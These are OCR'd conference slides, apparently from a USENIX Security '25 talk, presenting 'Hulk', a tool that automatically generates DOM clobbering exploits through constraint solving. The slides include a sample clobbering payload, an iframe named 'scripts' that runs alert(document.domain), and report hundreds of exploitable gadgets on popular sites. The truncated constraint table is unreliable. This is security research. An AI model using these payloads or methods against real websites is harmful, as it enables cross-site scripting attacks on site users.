  - Four primitives (i.e., *int*, *bool*, *string*, and *node)* and *collection (an* array of *nodes)*.
  - *node* represents a DOM element which has a tag name (*hasTagName*) and several attributes (*hasAttribute*).
  - A node may have siblings (*hasSibling*) and children (*hasChild*).
  - A valid Symbolic DOM must have one root node (*isRoot*).


$$
\begin{aligned}
\text{Term}_{\text{node}} &::= (\text{Var}_{\text{node}}) \\
\text{Term}_{\text{collection}} &::= \mathit{getSiblings}((\text{Term}_{\text{node}})) \\
&\mid \mathit{getChildren}((\text{Term}_{\text{node}})) \\
&\mid \mathit{add}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
\text{Term}_{\text{string}} &::= (\text{Var}_{\text{string}}) \\
&\mid \text{DOMElementTagName} \\
&\mid \text{DOMElementAttributeName} \\
&\mid \text{ConstString} \\
\text{Term}_{\text{int}} &::= (\text{Var}_{\text{int}}) \\
&\mid \mathit{length}((\text{Term}_{\text{collection}})) \\
&\mid \text{Number} \\
\text{Term}_{\text{bool}} &::= (\text{Var}_{\text{bool}}) \\
&\mid \text{true} \\
&\mid \text{false} \\
&\mid \mathit{hasChild}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasSibling}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasTagName}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasAttribute}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasSrcDoc}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{isRoot}((\text{Term}_{\text{node}})) \\
&\mid \mathit{include}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{forAll}((\text{Term}_{\text{collection}}), (\text{Expr}_{\text{bool}})) \\
\text{Expr}_{\text{bool}} &::= (\text{Term}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{node}}) = (\text{Term}_{\text{node}}) \\
&\mid (\text{Term}_{\text{string}}) = (\text{Term}_{\text{string}}) \\
&\mid \mathit{not}\ (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \wedge (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \vee (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{int}}) \{<, \leq, =, \geq, >\} (\text{Term}_{\text{int}}) \\
\text{Assertion} &::= \text{assert}(\text{Expr}_{\text{bool}})
\end{aligned}
$$

Figure 2: Constraint Syntax for Symbolic DOM

Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling

- Four Stages
  - Window/Document-to-DOM (initial clobbering)
  - DOM-to-DOM (advanced clobbering)
  - DOM-to-String (string loading)
  - String-to-String (string-only propagation)



Exploit Generation via Concolic Execution

STEP 2: Constraint Modeling

- **<*Operation type*, *Stage goal*> defines constraints**

  E.g., To achieve *Document-to-DOM* through *document.P*, the DOM node must satisfy certain constraints, one of which is:

isRoot(R1) Λ hasTagName (R1, “object”) Λ hasAttribute(R1, “id”, P)

(when P="scripts", concrete to `<object id=scripts></object>`)


See our paper for more details!

Stages	Obj.	Op.	Conditions	Constraints
Initial Clobbering	Win-to-DOM	getField/ varRef	The base object is the `window` object; *P* is the property name (variable name for `varRef`); *R*1 is the return value;	01 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS1)) 02 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS2)) 03 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1)) (*hasAttribute*(R,“id”, P))) ∨ ((*hasTagNam 04 (*isRoot*(R1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(R, TNS2)) ∧ (*hasAttribute
	Doc-to-DOM	getField	The base object is the `document` object; *P* is the property name; *R*1 is the return value;	05 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS2)) 06 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*object* 07 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1))≥ (R, “name”, P))) ∨ ((*hasTagName*(R, “*obj* 08 (*isRoot*(R1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(R, TNS2)) ∧ (*hasAttribute
Advanced Clobbering	DOM-to-DOM	getField	*R*1 is the base object; *P* is the property name; *R*2 is the return value;	09 (*isRoot*(R1)) ∧ (*hasChild*(R1, R2)) ∧ ((R2, “name”, P)) 10 (*isRoot*(R1)) ∧ (*hasChild*(R1, R2)) ∧ ((R2, “id”, P)) 11 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*form* (R1, “id”, X)) ∧ (*hasAttribute*(R2, “*form*”, 12 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*if*r ((*hasAttribute*(R2, “id”, P)) ∨ (*hasAttribut 13 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*if*rame 14 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1) , ((((*not*(R = R2)) ∧ *not*((*hasAttribut *not*(R = R2)) ∧ *not*((*hasAttribute*(R, “nam 15 (*isRoot*(R1)) ∧ (*length*(*getChildren*(R1)) *not*(R = R2)) ∧ *not*((*hasAttribute*(R, “id” *not*((*hasAttribute*(R, “name”, P)))) ∨ ((R = *R*1 is the base object; *R*2 is the return value;	16 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1))≥ *This applies to `previousSibling` and n Similar rules apply to `firstChild`, `last`

Exploit Generation via Concolic Execution

STEP 3: Attaching Constraints

- Apply the constraints to the tainted value nodes.
- Each tainted node should have two conjunctive sets of constraints:
  - the return value of its precedent operation
  - an argument of the subsequent opertaion




Exploit Generation via Concolic Execution

STEP 4: Merging and Solving Constraints

- Two types of constraints:
  - DOM-related Constraints (C1, C2, C3 and C4) - Our Solver.
  - String-related Constraints - Z3 Solver.
- Basics
  - *Unit clause*: Clause contains exactly one literal,

    E.g., R1 = $1.
  - *Root formula*: Conjunction of clauses with exactly one *isRoot(R)* unit clause.



Exploit Generation via Concolic Execution


STEP 4: Constraint Merging and Solving

- Step 4.1: For each constraint (e.g., C1), convert it to disjunctive normal form (DNF) of root formulas.
  - Treating the existing root formulas (i.e., ❺ - ❽) as cells and perform the distribution of AND over OR operation.
  - Example:

(declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ (❺ ∨ ❻ ∨ ❼ ∨ ❽)

↓


((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❺) ∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❻)
((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❼) ∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❽)



Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- Step 4.2: Merge the unit clauses to the root formulas
  - First, convert each root formula to conjunctive normal form (CNF)
  - Next, merge the unit clauses to the root formulas if no conflicts occur



(declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ ❼

↓


((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, "name", P)) ∨

((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, "object") ∧ hasAttribute(R2, "id", P))

Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- Step 4.3: Merge constraints across different sets (e.g., between C1 and C2)
  - **Merge formulas**: merge root formulas (in CNF format) across two constraint sets if there is a literal bound to the same tainted value (e.g., R1 in C1 should also be R1 in C2)
  - **Find conflicts**: find conflict conjunctions and remove them.



E.g., 5 implies length(getSibling(R1) = 0) while C2 requires the length(getSibling(R1) ≥ 1) => conflict


C1 ∧ C2 ⟶ ((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, "name", P))

∨ ((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, "object") ∧ hasAttribute(R2, "id", P))

Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- **Step 4.4: Solve the string-related constraints and concrete Symbolic DOM to HTML markups**
  - **Solve the string-related constraints with Z3 and interpolate the result to the DOM constraints.**




(= $4 (str.++ "+" "return" $3)) ∧ (= $5 (str.++ "+" $4 ")")) ∧ (str.contains $5 "alert(document.domain)")

C1 ∧ C2 ∧ C3 ∧ C4 ∧
String-related Constraints

((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, “name”, P) ∧ hasAttribute(R2, P’, $payload) ∧ (P’ = “textContent”))
∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, “object”) ∧ hasAttribute(R2, “id”, P) ∧ hasAttribute(R2, P’, $payload) ∧ (P’ = “textContent”))
∧ ($payload = “alert(document.domain)”)

```
<iframe name=scripts>alert(document.domain)</iframe>
<iframe name=scripts>alert(document.domain)</iframe>
```

Overview



Canary-based Verification

- Inject the generated exploit, replay the web page, and monitor whether the vulnerability is triggered.

0x04 | Evaluation

Large-scale Evaluation of Hulk


- Large-scale evaluation
  - 497 zero-day verified exploitable gadgets among Tranco top 5,000 websites
- Case studies
  - Modern web bundlers (Webpack, Rspack, Vite, tsup, Polyfills)
  - Core functional libraries (Prism, MathJax 2&3, plotly.js, pagefind, doomcaptcha)
  - Third-party services (Plausible Analytics, Google Client API Library)
  - Web application frameworks (Astro)

Dataset available:

DOMC Gadgets Collection

Webpack: CVE-2024-43788[2]


- An average of 1.27 Webpack bundles per site among the Tranco Top 100K sites[1].
- This vulnerability can lead to cross-site scripting (XSS) on websites that include Webpack-bundled files



[1] https://dl.acm.org/doi/10.1145/3576915.3623140
[2] https://github.com/webpack/webpack/security/advisories/GHSA-4vvj-4cpr-p986

End-to-end Exploitation

- Achieved 12 end-to-end exploitation of our newly discovered DOMC gadgets
  - 11 of them lead to XSS and one leads to CSRF
  - Affected applications include widely-used platforms like JupyterLab/Notebook and Canvas LMS.



Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

True Positives & False Positives

- Hulk achieves higher recall rate than TheThing on both datasets
- Both tool doesn't show false positives due to the dynamic verificaiton

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from Hulk

- No FN on the Tranco Top 500 dataset as it covers the results found by TheThing
- FNs on Known Gadgets dataset are due to code coverage and control-flow dependent gadgets

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from TheThing

- Dynamic Features
- Source Identification
- Predefined Payloads

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Thank you!

34TH USENIX SECURITY SYMPOSIUM

Tool:
TheHulk

Dataset:
DOMC Gadgets Collection

Paper:
The DOMino Effect
Usenix Security ‘25

JHU SecLab